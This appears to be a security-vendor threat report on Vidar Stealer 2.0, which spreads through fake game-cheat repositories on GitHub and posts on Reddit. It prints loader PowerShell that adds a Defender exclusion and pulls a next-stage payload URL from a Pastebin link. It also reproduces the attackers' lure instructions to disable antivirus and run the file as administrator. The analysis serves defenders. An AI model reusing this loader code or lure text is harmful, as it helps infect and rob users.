

Vidar Stealer 2.0 distributed via fake game cheats on GitHub and Reddit

 acronis.com/en/tru/posts/vidar-stealer-20-distributed-via-fake-game-cheats-on-github-and-reddit



On this page

Summary

Introduction

Background and context

Cheating as a phenomenon

Vidar takes center stage: Filling the Lummastealer void

Initial infection: Cheating the cheaters

Fake GitHub repositories distribute Vidar 2.0

Reddit post promoting CS2 game cheats

Vidar 2.0 analysis

Full code rewrite

Automatic morpher

Multithreaded execution

Browser hijacking

Obfuscation

Conclusion

Mitigation and recommendations

YARA

Detection by Acronis

Indicators of Compromise (IOCs)

Share

Summary

Acronis TRU has identified hundreds of GitHub repositories delivering malware to video gamers under the guise of "free game cheats," spanning numerous campaigns across virtually every major online game title.

The scale of the GitHub abuse is significant and likely underestimated. The team has identified hundreds of repositories, and the true number could be in the thousands. Attackers hide malicious links behind images and route victims through intermediate third-party sites — making systematic identification difficult.

Through this investigation, the team identified early in-the-wild use of Vidar Stealer 2.0. Its surge in adoption is linked to law enforcement actions against Lumma and Rhadamanthys — previously two of the most dominant infostealers. This demonstrates how enforcement action reshapes the threat landscape: criminal demand simply migrates, and defenders must remain vigilant and informed.

Vidar 2.0 is capable of extracting browser credentials, cookies and autofill data, as well as Azure tokens, cryptocurrency wallets, FTP / SSH credentials, Telegram, Discord and local files. Attackers can then leverage or sell these assets.

Gamers seeking cheats are an ideal target: Cheats are downloaded from unofficial sources and trigger security warnings. Users have strong incentives not to report incidents, and often have valuable digital assets tied to their accounts. Compromised gaming accounts can carry real monetary value through badges, rare items, high-level progression and in-game currency. Largely unregulated, they can be liquidated through grey markets with minimal risk to the attacker.

The offer of free cheats further incentivizes victims, and targets those who might not be able to pay — namely, children and young adults, who may demonstrate poorer judgment. This raises further concerns, as minors may be disproportionately represented among victims of these credential-theft campaigns.

Vidar 2.0 itself represents a significant technical evolution: A full rewrite from C++ to C, polymorphic builds and multithreaded execution improve speed and evade static detection. Advanced obfuscation, debugger detection, timing checks and VM detection hinder analysis. Command-and-control (C2) infrastructure is hidden via Telegram bots and Steam profiles as dead drop resolvers. Taken together, these capabilities make Vidar 2.0 a powerful and stealthy threat, often completing its mission before victims are aware anything is wrong, and well before stolen data can be recovered or invalidated.

Introduction

The TRU team has been tracking several malware campaigns targeting video game cheaters as their primary victim group. These campaigns represent an increasingly prevalent threat vector that exploits the growing usage of cheats in competitive online gaming. The scale is especially concerning: Threat actors are systematically weaponizing the cheating ecosystem across virtually every major online game title. Our investigation revealed that the infrastructure supporting these campaigns is extensive, spanning multiple distribution platforms and leveraging legitimate services to evade detection.

The distribution of malware through video game-related channels has gone hand in hand since the earliest days of personal computing. From the chiptune key generators and software crackers of the 1990s and 2000s — many of which contained hidden payloads or were themselves malicious — to more modern campaigns involving fake indie games and counterfeit releases, threat actors have consistently exploited the gaming community's appetite for free or unauthorized content. The latest evolution in this trend is the distribution of information-stealing malware through video-game cheats, capitalizing on the growing prevalence of cheating in competitive online gaming.

In particular, the team has identified several campaigns distributing Vidar 2.0, a newly released version of the well-established Vidar infostealer malware family. Recent law enforcement actions against Lumma and Rhadamanthys disrupted much of their infrastructure. At the same time, the newly released Vidar 2.0, featured a full rewrite from C++ to C, improved speed and stability, and

new capabilities such as browser injection, process injection, multithreading and stronger anti-analysis features. It avoids hard-coded C2 servers by using Telegram bots and Steam profiles and targets browser extensions, cryptocurrency wallets, FTP and SSH credentials, local files, social apps and screenshots. With Lumma's seizure, Vidar's lower cost, long-standing reputation, and expanded features make it an attractive alternative for threat actors.

This blog will examine the full scope of these operations, from the social engineering tactics used to lure victims, through the distribution mechanisms employed, to the technical details of the Vidar 2.0 payloads being deployed.

Background and context

Cheating as a phenomenon

Cheating in video games has changed significantly over the years. In the earliest days of gaming, cheats were fun codes left by developers, which gave players abilities they normally wouldn't have — infinite lives, flying through walls, etc. However, with the introduction of online multiplayer games, cheating has evolved into a [pervasive problem affecting the entire online gaming industry](#). As competitive online multiplayer games have exploded in popularity over the past decade, with titles like Fortnite, Call of Duty, Valorant and Counter-Strike attracting hundreds of millions of players, so too has the demand for cheats that provide unfair advantages.

Modern cheating tools have evolved far beyond simple exploits: Today's "cheat suites" offer features like aimbots (which automatically aim weapons at opponents), wallhacks (which render walls transparent to reveal hidden enemies), triggerbots (which fire automatically when enemies enter crosshairs), and ESP overlays that display opponent positions, health and equipment. [Studies suggest](#) a significant percentage of online gamers have either used cheats themselves or regularly encounter cheaters in their matches, driving frustration among legitimate players and creating substantial revenue losses for game publishers.

The gaming industry has responded with increasingly sophisticated anti-cheat systems, creating an ongoing [cat-and-mouse game](#) between cheat developers and security teams. Some countries, including South Korea and China, [have criminalized the creation and distribution of game cheats](#), with penalties including fines exceeding \$40,000 and up to five years' imprisonment. Yet despite these countermeasures, [an entire underground industry exists](#) around developing, maintaining and distributing video game cheats, operating through dedicated Discord servers, Reddit communities and specialized forums. Premium cheat subscriptions can cost anywhere from \$10 to over \$100 per month, while free alternatives abound; it is precisely in this "free" segment of the market where threat actors have found fertile ground for malware distribution. When users seek out free cheats to avoid subscription costs, they become prime targets for campaigns that promise a competitive advantage but deliver credential theft, cryptocurrency wallet exfiltration and complete system compromise.

Vidar takes center stage: Filling the Lummastealer void

Another significant aspect of several of these campaigns is the choice of payload: Vidar 2.0. The timing of these campaigns is notable, as they coincide with a major shift in the infostealer landscape. Following coordinated law enforcement actions and infrastructure disruptions targeting Lummastealer (also known as Lumma or LummaC2) — one of the most prolific information-stealing malware families of recent years — threat actors have been seeking alternatives. Lummastealer had become the stealer of choice for many cybercriminal operations due to its robust feature set and reliable infrastructure. With its operations significantly degraded, however, the criminal ecosystem has pivoted, and Vidar has emerged as a primary beneficiary of this disruption.

Vidar itself is no newcomer to the threat landscape. [First identified in late 2018](#) by security researcher Fumik0 as a fork of the Arkei stealer, Vidar has maintained continuous development and operation for over seven years. Ironically, [Lummastealer was itself originally derived from Vidar](#), making this shift something of a return to roots for the criminal ecosystem. Vidar operates on a malware-as-a-service (MaaS) model, with subscriptions ranging from \$130 to \$750 depending on duration and features.

The malware is capable of stealing browser credentials, cookies, cryptocurrency wallets, two-factor authentication data and arbitrary files matching configurable patterns. The release of version 2.0 in January 2023, followed by subsequent updates, brought renewed attention to the platform. With the Vidar operators actively expanding their infrastructure and customer base, security teams should expect to see increasing volumes of Vidar-based attacks across multiple delivery vectors — [social media](#) and pirated software being among many.

Initial infection: Cheating the cheaters

The appeal of cheating is clear: Nobody wants to be the worst player in their favorite online game. Modern cheats promise an unfair advantage. Entire communities have sprung up to cater to those willing to cheat in order to win, congregating in dedicated Discord servers, subreddit communities and specialized forums. It is precisely within these communities that most victims of these malware campaigns can be found — places where the desire to gain an edge overrides caution about downloading and executing unknown software.



GEEKSGAMERSCOMMUNITY

comments

other discussions (3)

↑
23
↓



I found free EZfrags Private for CS2 that's undetected in Faceit ()

submitted 29 days ago by Healthy-Sherbet-597

1 comment share save hide report crosspost

all 1 comments

sorted by: best ▼

save

[content policy](#) [formatting help](#)



comments

other discussions (3)

↑ Is anyone abusing free EZfrags Private for CS2?[H] ()

submitted 1 month ago by avirus_231

1 comment share save hide report crosspost

all 1 comments

sorted by: best ▼

save

[content policy](#) [formatting help](#)

there doesn't seem to be anything here

Image is loading




Figure 1. Reddit posts mentioning and promoting the game cheat for CS2. This leads to a fake website that will download and install the infostealer

These campaigns typically begin in Discord chat rooms or Reddit communities dedicated to cheating in specific online games. In their simplest form, campaigns take the shape of an offer for a "free" cheating tool. For those who cannot afford or choose not to pay for cheats, the promise of a "free" alternative is deeply attractive. These users become the perfect victims: They are seeking software that operates outside legitimate channels; they expect the software to behave in ways that might trigger security warnings (since cheats often require deep system access); and they have strong incentive not to report any suspicious activity to authorities.




Image is loading




Figure 2. Example of fake repositories hosted on GitHub that distribute fake game cheat containing infostealer

To our surprise, many of the sites distributing these malicious "cheats" are hosted on GitHub Pages, leveraging the platform's reputation and infrastructure to lend an air of legitimacy to malicious downloads. Gone are the days when "warez" sites with garish interfaces and pop-up-laden downloads were the primary distribution mechanism (although those certainly still exist). Today's threat actors have adapted, [leveraging platforms with strong reputations](#) including GitHub, Discord's CDN and cloud storage services. To bypass GitHub's content policies, attackers typically host only landing pages on GitHub, which then link to external download sites hosted on infrastructure they control.



INSTRUCTION: HOW TO DOWNLOAD



Step 1: Download the File

Click on the Download button above.

This will start downloading a ZIP archive. Once the download is complete, follow the steps below.



Step 2: For Windows 11 & 10 Users

1. Open the downloaded archive.
2. Extract (unzip) the contents into a folder.
3. Locate the file ReleaseActivator inside the folder.
4. Run the file as a administrator and wait 10-15 seconds for the process to complete.



Important Notes:

- If you see “Windows protected your PC”, click “More info” → “Run anyway” to proceed.
- If you encounter an error during startup, temporarily disable your antivirus, as it may block the application due to the lack of Microsoft certification.



Enjoy! Happy Using!

Image is loading



INSTRUCTION: HOW TO DOWNLOAD



Step 1: Download the File

Click on the Download button above.

This will start downloading a ZIP archive. Once the download is complete, follow the steps below.



Step 2: For Windows 11 & 10 Users

1. Open the downloaded archive.
2. Extract (unzip) the contents into a folder.
3. Locate the file ReleaseActivator inside the folder.
4. Run the file as a administrator and wait 10-15 seconds for the process to complete.



Important Notes:

- If you see “Windows protected your PC”, click “More info” → “Run anyway” to proceed.
- If you encounter an error during startup, temporarily disable your antivirus, as it may block the application due to the lack of Microsoft certification.



Enjoy! Happy Using!

Figure 3. Fake installation walkthrough mimicking a legitimate software setup to trick users into executing a malicious payload

These external sites walk users through disabling security software, extracting password-protected archives (with the password conveniently provided), and running executables with administrator privileges. Victims might expect these instructions to be "legitimate" due to the nature of cheat software, which often has to overcome anti-cheat measures. The malware is often delivered in formats designed to evade automated scanning of password-protected ZIP files, nested archives or executables disguised with gaming-related icons and names. In some cases, the payloads aren't even particularly disguised: They are simply stealers named to suggest they are game cheats, relying on the victim's eagerness and lowered defenses to achieve execution.

In our attempts to quantify the scope of the problem, we came across hundreds of GitHub pages delivering malicious links to infostealers and other malware, under the guise of free game cheats. Attackers evade detection by hiding malicious links behind images, and link to packages or landing pages hosted on third party sites, or on a different GitHub repository. This makes it challenging to assess the problem in full, although with hundreds of pages already observed by the team, and new ones created each day, we believe there are potentially thousands of GitHub pages promoting fake cheats, though more research is required.

Fake GitHub repositories distribute Vidar 2.0

Several fake GitHub repositories were identified distributing Vidar stealer 2.0 variant masking as game cheats or hardware ID ban bypass software. While abusing GitHub as a distribution platform for infostealers is not a novel technique, it still remains effective. This technique has been observed across multiple infostealer campaigns in the past.

In this campaign, it lures the victim to download the software named “TempSpoofer.exe” or “Monotone.exe” or “CFXByypass.exe”. The full execution chain of the campaign is shown below.




Figure 4. Full infection chain starting from fake repository on GitHub, leading to execution of the Vidar 2.0 after the user installs the fake cheat

The fake application downloaded from the GitHub repositories is the first-stage payload. Analysis revealed that these executables are PowerShell scripts compiled into .NET binaries using the open-source PS2EXE module. Compiled Powershell payloads can bypass basic script-based detections and simplify execution for nontechnical users through standard executable interaction.

File name
> C:\Users\ [REDACTED] \Desktop\TempSpoofer.exe ...

File type: PE32 File size: 36.00 KiB Base address: 00400000 Entry point: 0040a5ee >

☒ Advanced
Demangle

File info Memory map Disasm Hex Strings Signatures VirusTotal
MIME Visualization Search Hash Entropy Extractor YARA

PE Export Import Resources .NET TLS Overlay

Sections: 0003 > Time date stamp: 2025-11-23 06:18:50 Size of image: 00010000 Resources: Manifest Version

Scan: Automatic Endianness: LE Mode: 32-bit Architecture: I386 Type: GUI

▼ PE32
Operation system: Windows(95)[I386, 32-bit, GUI] S ?
Linker: Microsoft Linker(11.0) S ?
Language: C# S ?
Library: .NET(v4.0.30319) S ?

Signatures ☒ Recursive scan ☒ Deep scan ☐ Heuristic scan ☒ Verbose
Directory Log ☐ All types > 58 msec Scan

Shortcuts
Options
About
Exit

Image is loading




Figure 5. Detect It Easy (DIE) output for the compiled PowerShell loader

The PowerShell loader performs multiple malicious operations. It adds a Windows Defender exclusion for a specified attacker-controlled directory. This will disable scanning of upcoming payloads dropped in that directory.

```

1 function Add-Exclusion {
2     param([string]$path)
3     try {
4         Add-MpPreference -ExclusionPath $path -ErrorAction SilentlyContinue | Out-Null
5     } catch {}
6 }
7
8 function Download-FileWithRetries {
9     param([string]$url, [string]$output, [int]$retries = 3, [int]$delaySeconds = 2)
10    for ($i = 0; $i -lt $retries; $i++) {
11        try {
12            Invoke-WebRequest -Uri $url -OutFile $output -UseBasicParsing -ErrorAction Stop | Out-Null
13            if (Test-Path $output) { return $true }
14        } catch {
15            Start-Sleep -Seconds $delaySeconds
16        }
17    }
18    return $false
19 }
20

```

Image is loading

```

1 function Add-Exclusion {
2     param([string]$path)
3     try {
4         Add-MpPreference -ExclusionPath $path -ErrorAction SilentlyContinue | Out-Null
5     } catch {}
6 }
7
8 function Download-FileWithRetries {
9     param([string]$url, [string]$output, [int]$retries = 3, [int]$delaySeconds = 2)
10    for ($i = 0; $i -lt $retries; $i++) {
11        try {
12            Invoke-WebRequest -Uri $url -OutFile $output -UseBasicParsing -ErrorAction Stop | Out-Null
13            if (Test-Path $output) { return $true }
14        } catch {
15            Start-Sleep -Seconds $delaySeconds
16        }
17    }
18    return $false
19 }
20

```

Figure 6. Addition of a directory exclusion in Microsoft Defender, allowing malicious files inside the excluded path to execute without detection

It then contacts a hard-coded Pastebin URL to retrieve a secondary GitHub-hosted payload URL. This behavior aligns with Vidar's TTP where legitimate services are used to host and dynamically retrieve malicious infrastructure.

```

21 # Main execution
22 $pastebinUrl = "https://pastebin.com/raw/jxGMJjML"
23 $githubUrl = $null
24
25 # Get GitHub URL from Pastebin
26 try {
27     $githubUrl = (Invoke-WebRequest -Uri $pastebinUrl -UseBasicParsing -ErrorAction Stop).Content.Trim()
28     if (-not ($githubUrl -like "http*")) {
29         exit
30     }
31 } catch {
32     exit
33 }

```

Image is loading

```

21 # Main execution
22 $pastebinUrl = "https://pastebin.com/raw/jxGMJjML"
23 $githubUrl = $null
24
25 # Get GitHub URL from Pastebin
26 try {
27     $githubUrl = (Invoke-WebRequest -Uri $pastebinUrl -UseBasicParsing -ErrorAction Stop).Content.Trim()
28     if (-not ($githubUrl -like "http*")) {
29         exit
30     }
31 } catch {
32     exit
33 }

```

Figure 7. Contacting Pastebin to retrieve the next-stage payload URL hosted in GitHub



Image is loading




Figure 8. Pastebin containing next-stage download URL from GitHub

It proceeds to create a randomly named directory inside the %AppData% directory, adds it to Defender's exclusion list, and downloads a second executable named "background.exe". Before execution, it verifies the file by checking the MZ header and sets both the directory and file attributes to "hidden" so that it's not visible to users.

```

35 $hiddenFolder = Join-Path $env:LOCALAPPDATA ([System.Guid]::NewGuid().ToString())
